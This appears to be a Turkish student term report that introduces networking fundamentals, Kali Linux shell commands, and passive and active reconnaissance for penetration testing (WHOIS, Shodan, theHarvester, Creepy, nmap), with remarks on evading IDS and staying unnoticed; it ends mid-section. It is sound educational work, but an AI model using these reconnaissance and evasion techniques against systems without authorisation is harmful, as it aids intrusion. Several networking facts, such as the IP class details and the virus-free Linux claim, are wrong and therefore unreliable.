T.C.
KARAMANOĞLU MEHMETBEY ÜNİVERSİTESİ
BİLGİSAYAR MÜHENDİSLİĞİ

BİLGİSAYAR AĞLARI

DÖNEM RAPORU

Gizem AKTAŞ

Karaman
Kasım-2020

T.C.

KARAMANOĞLU MEHMETBEY ÜNİVERSİTESİ

BİLGİSAYAR MÜHENDİSLİĞİ

BİLGİSAYAR AĞLARINDA KALİ KULLANARAK SIZMA TESTLERİ İNCELENMESİ

DÖNEM RAPORU

Gizem AKTAŞ

Dönem Raporu Danışmanı

Dr. Öğr. Üyesi Metin TOZ

İmza: ……..

Karaman

Kasım-2020

KABUL VE ONAY SAYFASI

Gizem AKTAŞ tarafından hazırlanan "**Bilgisayar Donanımı**" adlı dönem raporu danışmanlığımda hazırlanmış olup 28 Kasım 2020 tarihinde son kontrolü yapılarak Karamanoğlu Mehmetbey Üniversitesi Mühendislik Fakültesi Bilgisayar Mühendisliği dönem raporu olarak kabul edilmiştir.

Danışman	İmza:
Metin TOZ	

Bu dönem projesinin tasarımı, hazırlanması, yürütülmesi, araştırmalarının yapılması ve bulgularının analizlerinde bilimsel etiğe ve akademik kurallara özenle riayet edildiğini; bu çalışmanın doğrudan birincil ürünü olmayan bulguların, verilerin ve materyallerin bilimsel etiğe uygun olarak kaynak gösterildiğini ve alıntı yapılan çalışmalara atfedildiğine beyan ederim.

Gizem AKTAŞ

ÖZET

BİLGİSAYAR DONANIMI

BİLGİSAYAR MÜHENDİSLİĞİ

GİZEM AKTAŞ

KARAMANOĞLU MEHMETBEY ÜNİVERSİTESİ MÜHENDİSLİK FAKÜLTESİ

(DANIŞMANI: METİN TOZ)

KARAMAN, 28.11.2020

Bilgisayar Donanımı dersinde işlemiş olduğumuz konuları önemli kısımlarını kısa ve öz olarak özet halinde yazdım.

İÇİNDEKİLER

TABLOLAR LİSTESİ

Sayfa

ŞEKİL LİSTESİ

Sayfa

1.TEMEL AĞ BİLGİSİ


1.1.Ağ (Network) Nedir?

İki veya ikiden fazla çeşitli cihazları (bilgisayar, yazıcı, sunucu, IP kamera, IP telefon vb.) birbirine bağlayarak haberleşir, verileri paylaşır.

- CAN- Campus Area Network
- LAN- Local Area Network
- MAN- Metropolitan Area Network
- PAN- Personal Area Network
- SAN- Storage Area Network
- VPN- Virtual Private Network
- WAN- Wide Area Network

1.1.1.Yerel Alan Ağları (Local Area Network) (LAN)


Birden fazla bilgisayar arasında bağlantı kurar. Ortak belgeleri, ortak olan yazıcıları kullanmayı sağlar. Yüksek hızda veri transferi yapar.



Şekil 1: LAN
Örnek: SOHO (Small Office ve Home Office).

1.1.2.Geniş Alan Ağları (Wide Area Network) (WAN)

Yerel alan ağlarının birbirine bağlanmasını sağlar. En geniş alan ağı internettir. Bağlantı, fiber optik kablolama ve uydu aracılığıyla yapılabilir.




Şekil 2: WAN

Wan teknolojileri; ISDN, ATM, XDSL, x.25, Frame Relay olarak sınıflandırılır.

1.1.3. Özel Sanal Ağlar (Virtual Private Network) (VPN)

Yerel ağa fiziksel erişimi bulunmayan bir cihazın ağ kaynaklarına erişmesinde kullanılabilir. Güvenilmeyen ağlara bağlanırken bağlantıyı şifrelemek ve bağlantıyı güvenli hale getirmek için de kullanılabilir.



Şekil 3: VPN


1.2.Ağ Protokolü Nedir?

Aynı ağdaki farklı cihazlardaki verilerin nasıl aktarıldığını belirler. Bağlı olan cihazların yapılarında herhangi bir değişiklik yapmadan iletişim kurmalarını sağlar.

1.3.TCP/IP (Transmission Control Protocol/Internet Protocol- İletim Kontrol Protokolü/İnternet Protokolü)


IP üzerinden ulaşılan ve herhangi bir boyda veri gönderilmesini sağlayan protokoldür. Bilgisayarların birbirlerine nasıl veri paketleri göndereceğini tanımlayan İnternet Protokolü (IP) ile çalışır. TCP ve IP birlikte İnterneti tanımlayan temel kurallardır.

IP Bir kaynak cihazdan bir hedef cihaza bilgi paketleri sağlar. Ağ bağlantılarının yapıldığı, internetin adres sistemini ve temelini oluşturur. Her veriye ayrı adresler verilir ve kaynak cihazdan hedef cihaza yönlendirilir. Hedef kaynağa bir geri bildirim göndermez. Burada TCP kullanılır. TCP, gönderen ile hedef arasındaki bağlantıyı korumak ve paket sırasını sağlamak için IP ile birlikte kullanılır.



Şekil 4: TCP/IP Protokolü

TCP 3'lü El Sıkışma (Three Way Handshake) ile bağlantı oluşturulur. Bu şekilde daha güvenli veri iletimi yapılır.



Şekil 5: 3'lü El Sıkışma

1.3.1.Donanım Katmanındaki Protokoller

1.3.1.1.ARP (Address Resolution Protocol-Adres Çözümleme Protokolü)

IP adresinin, yerel ağda tanınan fiziksel makine adresine eşlenmesini sağlar.

1.3.2.IP Katmanındaki Protokoller

1.3.2.1.ICMP (Internet Control Message Protocol-İnternet Kontrol Mesaj Protokolü)

Hata mesajları ve TCP/IP yazılımının mesaj trafiğini kontrol eder.

1.3.2.2.RIP (Router Information Protocol-Yönlendirme Bilgisi Protokolü)

Uzaklık vektör algoritmasıyla çalışır ve yönlendirmeleri hesaplamak için Bellman-Ford algoritmasını kullanır. Yönlendirici cihazların tablosunda Yönetim Mesafesi (Administrative Distance) 120 olarak yer alır. RIP yönlendiriciler, en iyi yol seçimini yaparken sadece geçtiği cihaz (hop) sayısına bakar. RIP en fazla 15hopu kabul eder. Bu sayı aşıldığı zaman (yani 16.hopa gelince) kaynak bulunamadı (destination unreachable) hatasını verir.

1.3.2.3.OSPF (Open Shortest Path First-En kısa yola Öncelik)

TCP/IP ağındaki router'ların birbirini otomatik olarak tanımasını sağlar.

1.3.2.4.DHCP (Dynamic Host Configuration Protocol-Dinamik Host Yapılandırma Protokolü)

Cihazların ağa bağlanarak diğer cihazlarla iletişim kurabilmesi veya internete bağlanabilmesi için IP Adresi Ağ Geçici Alt Ağ Maskesi, DNS Sunucu Adresi, WINS Sunucu Adresine ihtiyacı vardır. Bu yüzden DHCP Ağda bulunan bilgisayar, tablet, akıllı telefonlar veya IOT için ip adresi, ağ maskesi, ağ geçidi ve DNS adresini otomatik atar.

1.3.3.Taşıma Katmanındaki Protokoller

1.3.3.1.TCP (Transmission Control Protocol-Aktarma Kontrol Protokolü)

Bilgisayarlar arasındaki iletişimi kayıpsız ve küçük paketler hâlinde gerçekleştirir.

1.3.3.2.UDP (User Datagram Protocol-Kullanıcı Datagram Protokolü)

İnternetteki uygulamalar arasında düşük gecikmeli bağlantılar kurmak için kullanılan bir iletişim protokolüdür. Alıcı tarafından bir anlaşma yapılmadan önce veri aktarımını etkinleştirerek aktarımları hızlandırır. Internet Protokolü üzerinden ses (VoIP), alan adı sistemi (DNS) araması ve video veya ses çalma gibi zamana duyarlı iletişimlerde kullanılır.

Not: TCP'den farkı, iki cihazın iletişim kurabilmesi için aralarında bir anlaşma yapılması gerekmez.

TCP	UDP
Bağlantı tabanlı.	Bağlantı tabanlı değil.
Verileri bayt akışı olarak okur ve segment kenarlarına iletir	İletiler tek tek gönderilen paketler içerir. Varış zamanı bütünlüğünü kontrol edilir.
Birinden diğerine geçer.	Birinden diğerine çok sayıda paket gönderebilir.
Veri paketlerini belirli bir sırayla yeniden düzenler.	Tüm paketler birbirinden bağımsız olduğu için sıralaması yoktur.
Yavaş	Hızlı
Başlık boyutu 20byte.	Başlık boyutu 8byte.
Herhangi bir kullanıcı verisi gönderilmeden önce bir soket bağlantısı kurmak için TCP'nin üç pakete ihtiyacı vardır.	İzleme bağlantısı, mesaj sırası vb. yoktur.
Hata kontrolü yapar ve hata giderir.	Hata denetimi gerçekleştirir ancak hatalı paketleri atar.
Onay segmentleri vardır.	Onay segmentleri yoktur.

El sıkışma protokolü (SYN, SYN-ACK, ACK) kullanır.	El sıkışma olmaz. (Bu yüzden bağlantı tabanlı değildir)
Güvenilir.	Garanti değil.

Tablo1: TCP ve UDP Protokolleri Arasındaki Farklar

1.3.4. Uygulama Katmanındaki Protokoller

1.3.4.1.DNS (Domain Name System-Alan Adı Sistemi) Nedir?

Makina adının IP adresini çözerek makinaların internet üzerinde 256 karaktere kadar büyüyebilen host isimleri ile haberleşmelerini sağlar. Host ismi, tümüyle tanımlanmış isim (full qualified name), hem bilgisayarın ismini hem de bilgisayarın bulunduğu internet domainini gösterir.

Örnek: İnternete google yazdığımda google ın ip adresine gidiyoruz (Domain, alan adı). Türkiye'deki Dns sağlayıcıları modemimizin bağlı olduğu şirket (türkat, ttnet), bize bu dosyaları (domaini) gönderir. Eğer yasaklı site ise hata olarak gönderir. Eğer DNS sağlayıcılarını değiştirirsek bağlanabileceğimiz bir kaynak gönderir

1.3.4.2.HTTP (Hyper Text Transfer Protocol-Hiper Metin Transfer Protokolü)

Ağ üzerindeki web sayfalarının görüntülenmesini sağlar. İstemci (PC) ile sunucu (server) arasındaki alışveriş kurallarını belirler. İstemci sunucuya Internet Explorer, Google Chrome veya Mozilla Firefox gibi web browserlar aracılığıyla bir istek gönderir. Sunucu bu isteği alır ve Apache veya IIS gibi web sunucu programları aracılığıyla cevap verir.

1.3.4.3.HTTPS (Secure Hyper Text Transfer Protocol- Güvenli Hiper Metin Transfer Protokolü)

HTTP'nin güvenli uzantısıdır. TLS/SSL sertifikası yüklemiş olan web siteleri sunucu ile güvenli bir bağlantı kurmak için HTTPS protokolü kullanırlar.

1.3.4.3.1.SSL (Secure Sockets Layer-Güvenli Giriş Katmanı)

Bir web sitesi ile internet tarayıcısı arasında şifrelenmiş iletişime olanak sağlayan bir tür dijital güvenlik teknolojisidir.

1.3.4.3.2.TSL (Transport Layer Security-Taşıma Katmanı Güvenliği)


SSL'in daha gelişmiş ve güvenli hali.

1.3.4.4.POP3 (Post Office Protocol Version3-Postane Protokolü)

E-mailleri serverdan çekip lokal bilgisayarda saklama, serverdaki mailleri silme gibi işlemleri yapmamızı sağlar. Webmail ve diğer email sağlayıcıları tarafından farklı bilgisayarın erişimini engeller.

1.3.4.5.IMAP (Internet Message Access Protocol-İnternet Mesaj Erişim Protokolü)

Yerel kullanıcıların uzaktaki bir e-posta sunucusuna erişmesini sağlar.



Şekil 6: POP3 ve IMAP farkı

1.3.4.6.SMTP (Simple Mail Transfer Protocol-Basit Posta Aktarım Protokolü)

Oluşturulan e-posta iletisini karşı tarafa teslim eder.

1.3.4.7.FTP (File Transfer Protocol-Dosya Transfer Protokolü)

İnternete bağlı iki bilgisayar arasında dosya transferini sağlar.

1.3.4.8.TELNET (Telecommunication Network-İletişim Ağı) Protokolü


Sunucu veya servera bilgisayarla bağlanmak ve bazı komutları çalıştırmak için kullanılır. Veriler şifrelenmediği için güvensizdir.

1.3.4.9.SSH (Secure Shell-Güvenli Kabuk)

Kullanıcılara sunucularını internet üzerinden kontrol etmesini ve düzenlemesini sağlar. Şifreleme tekniğini kullanarak uzaktaki sunucuya giden ve uzaktaki sunucudan gelen tüm iletişimlerin şifrelendiğinden emin olur. Uzak bir kullanıcının kimliğini doğrulamak, istemciden ana bilgisayara girişleri aktarmak ve çıktıyı istemciye geri göndermek için bir mekanizma sağlar.


1.4.OSI Modeli (Open System Interconnection-Açık Sistemler Arabağlaşımı) Nedir?

Yedi katmandaki protokolleri uygulamak için bir bilgisayar ağ çerçevesi tanımlar. Ağ oluşturma terimlerindeki bir protokol, bir tür müzakere ve iki ağ kuruluşu arasında kuraldır. OSI modelini ISO (International Organization for Standardization) geliştirmiştir. Amaç aslında iki bilgisayar arasındaki iletişimin nasıl olacağını tanımlamaktır.



Şekil 7: OSI iki bilgisayar arasındaki bağlantı

OSI'nin amacı ağ mimarilerinin ve protokollerinin bir ağ ürünü bileşeni gibi kullanılmasını sağlamaktır. OSI modeli 7 katmana ayrılmıştır.



Şekil 8: OSI Modeli

1.4.1.Fiziksel Katman (Physical Layer)

Kablo olarak alınacak veriyi tanımlar. Veriler bit olarak iletilir. 1 ve 0'ların nasıl elektrik, ışık ya da radyo sinyallerine çevrileceği tanımlanır.

1.4.2.Veri Bağlantı Katmanı (Data link Layer)

Veriyi kendi protokollerine uygun olarak çalıştırarak, fiziksel ve ağ katmanı arasındaki iletişimi sağlamaktadır. Ethernet ya da token ring olarak bilinen erişim yöntemleri kullanılır.

1.4.3.Ağ Katmanı (Network Layer)

Verinin başka bir ağa gönderilmesi gerektiğinde routerların (yönlendiricilerin) kullanacağı bilgi eklenir. Verinin en kolay ve ekonomik yoldan iletimi kontrol edilir. Ağ trafiği ve yönlendirme gibi işlemler yapılabilir.

IP protokolü bu katmanda kullanılır.

1.4.4.Taşıma Katmanı (Transport Layer)

Üst katmanlardan gelen veriyi ağ paketi boyutunda parçalara böler. Ağın servis kalitesini arttırarak veriyi üst katmanlara taşıma servisi sağlar. Verinin hata kontrolünü ve zamanında ulaşıp ulaşmadığını kontrol edilir.

TCP, UDP, SPX protokolleri bu katmanda çalışır.

1.4.5.Oturum Katmanı(Session Layer)

İki bilgisayar arasında uygulama yapılmasını ve kullanılmasını sağlar. Bir bilgisayar birden fazla bilgisayar ile iletişimde olduğunda doğru bilgisayar ile iletişim kurmasını sağlar.

NetBIOS ,RPC,Named Pipes ve Sockets gibi protokoller bu katmanda çalışır.

1.4.6.Sunuş Katmanı (Presentation Layer)

Gönderilen veriyi karşı bilgisayarın anlayacağı şekilde çevirir. Bu sayede farklı programların verisini kullanabilmesini sağlar. Uygulama katmanına veriler yollayarak bu veriler üzerinde düzenlemeler yapar.

Verinin şifrelenmesi açılması ve sıkıştırılması bu katmanda yapılır.

1.4.7.Uygulama Katmanı (Application Layer)

Ağ ve bilgisayar uygulaması arasında bir arabirim sağlar ve uygulamalar ağ üzerinde çalışır.

SSH, telnet, FTP, TFTP, SMTP, SNMP, HTTP, DNS protokolleri ve tarayıcılar bu katmanda çalışır.

1.5.PORT Nedir?

Ağ, internet veya bir yazılım aracılığı ile yönlendirme gerçekleştiren mantıksal bağlantı noktaları.

Örnek: Bir web sitesinin birden fazla sanal portu vardır. Kullanıcılar bu portlar üzerinden bağlantı gerçekleştirir. Daha büyük sitelerde yoğunluk fazla olduğu için bu port sayıları artar. Her porta ayrılan belirli bir yük miktarı vardır ve buna göre dağılım gerçekleştirilerek portlardaki trafik miktarı azaltılmaya çalışılır. 0-65535 arasında değer alırlar. Bazı önemli portlar;

21 FTP, 22 SSH, 23 TELNET, 25, SMTP, 53 DNS, 80 HTTP, 110 POP3, 115 SFTP, 135 RPC,

143 IMAP, 194 IRC, 443 SSL, 445 SMB, 1433 MSSQL, 3306 MYSQL, 3389 Remote Desktop

1.6.IP Adresleme

1.6.1.IPv4 (Internet Protokol Version 4)

32 bittir. Ip adresi ile adresleme yapar.

1.OKTET	2.OKTET	3.OKTET	4.OKTET
11000000	10101000	00000001	10011000

192.168.1.152

Şekil 9: IPv4

1.6.1.1.A Sınıfı Adres (1-126)

İlk oktetin ilk biti her zaman 0 (sıfır) olarak ayarlanır bu nedenle ilk oktet 1 ila 127 (0000001-01111111) arasındadır. A sınıfı adresler 1.x.x.x ila 126.x.x.x arasındaki IP adreslerini içerir. 127.x.x.x IP aralığındaki IP adresleri özeldir ve internet üzerindeki herhangi bir bilgisayara verilmez. Bu sınıf 126 (2^7-2) adet network ve 16777214 (2^24-2) adet host adresine sahiptir.

1.6.1.2.B Sınıfı Adres (128-191)

B sınıfına ait olan birIP adresinde ilk oktetin ilk iki biti 10 olarak ayaralanır. Bu nedenle ilk oktet 128 ila 191 (1000001-10111111) arasındadır. Bu sınıfa ait varsayılan alt ağ maskesi 255.255.x. xdir. B sınıfına ait 16384 (2^4) adet network ve 65534 (2^16-2) adet host adresine sahiptir.

1.6.1.3.C Sınıfı Adres (192-223)

C sınıfına ait IP adresinin ilk oktetinin ilk 3 biti 110 olarak ayarlanmıştır bu nedenle ilk oktet 192 ila 223 (11000000-11000000) aralığındadır. Varsayılan alt ağ maskesi 255.255.255.x'dir. Bu sınıfa ait 2097152 (2^21) adet network ve 254 (2^8-2) adet host adresine sahiptir.

1.6.1.4.D Sınıfı Adres (224-239)

D sınıfı IP adreslerinde ilk oktetin ilk dört biti 1110 olarak ayarlanmıştır. Bu sınıfa ait IP adresleri 224.0.0.0 ila 239.255.255 (11100000-11101111) arasında değerler alır. D sınıfı herhangi bir alt ağ maskesine sahip degildir.

1.6.1.5.E Sınıfı Adres (240-254)

Bu IP sınıfı sadece AR-GE veya eğitim amaçlı deneysel çalışmalara ayrılmıştır. Bu sınıftaki IP adresleri 240.0.0.0 ila 255.255.255.254 arasında değer almaktadır. Çoklu yayın (Multicast) için ayarlanmıştır. D sınıfında olduğu gibi bu IP sınıfı da herhangi bir alt ağ maskesine sahip değildir.

Ayrılmış IP Adresleri


Bazı IP adresleri yerel ağlar için kullanılır.

BAŞLANGIÇ	BİTİŞ
10.0.0.0	10.255.255.255
169.254.0.0	169.254.255.255
172.16.0.0	172.31.255.255
192.168.0.0	192.168.255.255

Şekil 10: Yerel Ağların IP adresi

1.6.2.IPv6 (Internet Protokol Version 6)

128 bittir. Ip adresi ile adresleme yapar.



Şekil 11: IPv6

2.Linux

Linux işletim sistemi hem ücretsiz hem de geliştirilebilirdir. Çekirdeği ücretsiz olduğu için çok farklı işletim sistemi sürümleri (Ubuntu, Pardus gibi) vardır.

Linux, indirmeleri en güvenli sitelerden arayıp indiriyor bu nedenle virüs riski en düşük. Hatta virüs yok denebilir.

Linux uyumlu virüsler azdır. Windows'ta ise daha fazla virüs vardır. (Kullanıcıya bağlı)

2.1.Kali Linux

Neden Kali Linux?

Cmd terminal kadar güçlü değil. Kali içinde bir sürü tools (nmap, aircrack-ng, fern WİFİ Cracker gibi) otomatik yüklü gelir.

Temel Bilgiler

Komutlar

ls komutu bulunduğu dizindeki klasörleri listeler.

ls -a bulunduğu dizindeki klasörleri ve gizli dosyaları listeler.

ls -l İçinde bulunduğu dizindeki klasörleri ayrıntılı bir şekilde listeler.

ls -R İlk önce klasörleri gidebileceğimiz dizinleri listeler. Artı olarak bu dizinleri ve dizinlerin içindeki dosyaları listeler.

ls –la hem gizli dosya hemde ayrıntılı listeler.

less Dosyayı okumamıza yarıyor.

Entera bastığım zaman satır satır, Space sayfa sayfa iniyor. Sağ ve sol yön tuşları cümlenin devamı. Çıkmak için q tuşu.

ls –la | (bu işareti yapmak için AltGr+büyük küçük tuşu (<)) less gizli dosyalar okuma kolaylığı sağlar.

Entera bastığım zaman satır satır, Space sayfa sayfa iniyor. Sağ ve sol yön tuşları cümlenin devamı. Çıkmak için q tuşu.

cd dosyaismi dosya ismine girmiş oluruz.

cd .. Bir üst dizine geçer (Desktop-> awsdsa -> text olsun.

cd Desktop yazarsak Desktopun içine gireriz.

cd awsdsa yazarsak awsdsa içine girmiş oluruz cd text.

cd .. yazarsak awsdsa içine girmiş olurum cd .. yazarsak desktopun içine girermiş oluruz.)

cd. yazarsak aynı dizinde kalır.

pwd bulunduğu klasörü gösterir.

mkdir yeni bir klasör oluşturur.

mkdir Gamze Ceren Eğer bu şekilde yazarsak Gamze ve Ceren adında 2 farklı dosya oluşturur.

mkdir "Gamze Ceren" Eğer bu şekilde yazarsak Gamze Ceren adında dosya oluşur.

mkdir Gamze\ Ceren Eğer bu şekilde yazarsak Gamze Ceren adında dosya oluşur.

mkdir filmler/diziler filmler klasörünün içine diziler klasörü oluşturur.

date bugünün tarihini ve saatini getirir.

Fri 10 Jul 2020 06:56:29 AM EDT

cal Takvim şeklinde takvimde bugünü gösterir

cal 1960 1960 yılının takvimini gösterir.

touch deneme deneme adında bir txt (metin) dosyası açar.

cat deneme deneme dosyasının içindekileri gösterir.

cat > Diziler

Mr. Robot

Rick And Morty

Ctrl + d ile yazma biter.

Diziler adında bir text açıp içine yazdıklarımızı yazar.

cat > Filmler

Who Am I

Inception

Ctrl + d ile yazma biter.

Filmler adında bir text açıp içine yazdıklarımızı yazar.

cat Filmler Diziler > 'izle'

Iki metin dosyasındakileri yeni metin dosyası oluşturup izle metin dosyasına attı.

rm textdosya textdosya silindi.

rmdir dosyaismi dosyaismi silindi.

Rm –r klasörismi klasörismi silindi.

cp txtdosya /root txtdosya root içine kopyalandı.

cp txtdosya /root/Documents/yeniisim txtdosya isimli dosyayı Documents klasörünün içine yeniisim olarak kopyalandı.

history Terminalde yazdığımız her komutun geçmişi.

mv txtdosya /root txtdosyayı root klasörünün içine taşınır.

mv txtdosya /root/Documents/ txtdosya isimli dosyayı Documents klasörünün içine yeniisim olarak taşınır.

cd Documents mv txtdosya yenisim txtdosya isimli dosyayı yenisim olarak Documents e taşır.

-ls -la gizli klasörleri gösterir.

chmod (yetki vermek istenilen klasör adı) yetki verme.

mkdir (oluşturmak istenilen klasör adi) klasör ekle.

chmod 777(klasör adi) klasörü herkes okuyabilir, erişebilir.

7(ben)0()0() 777 komutu mantığı.

man ls ls hakkındaki komutların bilgisi, el kitabı.

ls --help

help linux nasıl kullanılabilir.

man ls list komutu ile ilgili şeyler.

apt-get install paket güncelleme.

setxkbmap tr klavyeyi türkçe yapma.

passwd kaliye girişteki şifreyi değiştirme.

ping google.com google ı pingleme (internete bağlandığını anlayabiliriz).

sudo kali root yetkisi olmadan indiği için kodların başına sudo koyduğumuzda root yetkisi vermiş oluruz.

sudo passwd root root hesabının şifresini değiştirme artık root hesabı ile giriş yapabiliriz.

(Kullanıcı adı: kali) (şifre:kali) root yetkisiz hesabımız bu.

(Kullanıcı adı: root) (şifre:root) root yetkili hesabımız bu.

Artık tüm izinlere sahip olarak giriş yapabiliriz.

Eğer biz sistem dosyalarına herhangi bir değişiklik yapar isek kalıcı olarak değişir ve sisteme zarar verebilir.

Root hesabına geçtiğinde bu işlemi yap! **apt-get update**

DNS Değiştirme

Cat /etc/resolv.conf // 208.67.222.222 - 208.67.222.220

nano /etc/dhcp/dhclient.conf

#prepend domain-name-servers 127.0.0.1;

prepend domain-name-servers 8.8.8.8, 208.67.222.222 ; //google ın //OpenDNS Home

Ctrl+o kaydeder, ctrl+x çıkar.

Service network-manager restart Ağ bağlantılarını yeniden başlatır.

Cat /etc/resolv.conf kontrol et ilk 8 sonra 208 olmazsa en son 208.67.222.220.

netstat -an bilgisayarımızdaki herhangi bir IP adresinin hangi portu kullanarak bağlantı sağladığını görmek için kullanılır.

1 Protocol: Kullanılan protokol.

2 Local Address: Bize ait IP adresi ve yanında bulunan numara bağlantı için kullanılan port numrasını gösterir.

3 Foreign Address: Bağlanılan IP adresi ve port numarası gösterilir.

4 State: Durum bilgisini gösterir. “Listining” dinleme, “Established” aktif durumda olduğunu belirtir.

Kali Linux'ta VPN Kullanımı

About:config

Media.peerconnection.enabled true değil false olacak çift tık yap.

Free vpnbook sitesi, Openvpn, Ca198 server, Save file.

cd Download

ls

unzip VPNBook.com-OpenVPN-CA198.zip

ls

openvpn vpnbook-ca198-tcp443.ovpn (Sonundaki 443 port numarası)

3.Temel Ağ Sızma Testi

3.1.Aktif-Pasif Bilgi Toplama

3.1.1.Pasif Bilgi Toplama

Hedef ile direkt olarak temasa geçilmeden bilgi toplanır.

3.1.1.1.WHOIS

Hedef domain için, name server, admin iletişim bilgileri, tescil ettiren kuruluş veya kişi gibi bilgilerin elde edilmesi.

Hedef IP adresi üzerinde çalışan tüm web sayfaları açığa çıkarılabilir. Alan Adı geçmişi bitiş süreleri ile birlikte tespit edilebilir. Hedefe ait olan ip aralıkları açığa çıkabilir. Hedefe ait web sayfasının nerede tutulduğu öğrenilebilir. Çeşitli iletişim bilgileri de tespit edilebilir.

Arama motorları, sosyal paylaşım ağları, bloglar ve tartışma forumları, kariyer siteleri, arşiv siteleri.

3.1.1.2.Shodan

İnternet arayüzü olan her makine hakkında bu siteden bilgi toplanabilmektedir. Makinelerin arayüzlerine ve hatta çeşitli kameralara erişim sağlanabilme ihtimali olan, kontrollü kullanılması gereken pasif bilgi toplama kaynağıdır.

3.1.1.3.TheHarvester

Linux sistemler üzerinde çalışan pasif ve aktif bilgi toplama araçlarındandır. Saldırgana veya pasif bilgi toplayıcıya subdomainler, sanal sunucular, açık portlar ve email adresleri ile ilgili önemli bilgi havuzu sunar.

3.1.1.4.Creepy

Bir geo-location aracı olarak karşımıza çıkmaktadır. Bu araç ile eğer hedef tarafından internette paylaşılan herhangi bir fotoğrafın yer bildirimi açık bırakıldıysa, yeri tespit edilmektedir.

3.1.1.5.Robtex.com

Detaylı Whois bilgisi ve dns kayıtlarına ulaşılabilir. Herhangi bir ip adresi için ulaşılabilir web sayfalarının listesini sunar.

3.1.1.6.Mxtoolbox.com

Bir alan adına ait olan, MX kayıtlarını sorgulamanın yanı sıra bu alan adı ile ilgili olan SMTP Relay, ters DNS sorguları gibi SMTP bilgilerinin toplanması için kullanılır. Whois bilgileri sorgulanabilir.

3.1.2.Aktif Bilgi Toplama

Pasif bilgi toplandıktan sonra aktif bilgi taramasına geçilir. Aktif bilgi toplama adımında hedef sistem ile doğrudan bir çeşit iletişime girilir. Hedefteki sistem ile yapılan bu iletişim sonucunda hedefin logları incelendiğinde saldırganın hareketleri kayıt altına alınmış olur. Burada sistem loglarına düşme ihtimali mevcuttur. Aktif tarama esnasında saldırganın dikkat ettiği önemli noktalardan biri ise herhangi bir şekilde hedefin taramayı fark etmemesini sağlamasıdır.

3.1.2.1.NMAP (Network Mapper)

Taranmak istenen hedef ağın haritasını çıkarılmasında, ağdaki cihazlarda çalışan servis bilgilerinin veya işletim sistemlerinin öğrenilmesinde kullanılan bir güvenlik tarayıcısıdır. Burada hedef sistemde açık olan portlar, fiziksel aygıt tipleri, cihazların çalışma süresi, hangi servislerin kullanıldığı, kullanılan yazılımların sürüm detayları, güvenlik duvarı bilgileri ve ağ kartına ait diğer bilgiler açığa çıkabilmektedir. Aynı zamanda gelişmiş özellikleri de kullanılmak istenirse zaafiyet keşfi yapılabilmekte ve Güvenlik Duvarı/IDS atlatma girişimlerinde başarılı sonuç alınabilmektedir.

3.1.2.2.MASSCAN

NMAP ile aynı sonuçları verebilirken bunu daha hızlı bir şekilde yapmaktadır. Tüm interneti 6 dakikada, saniyede 10 milyon paket göndererek yaptığı iddia edilmektedir.

3.1.2.3. NSLOOKUP ve DIG

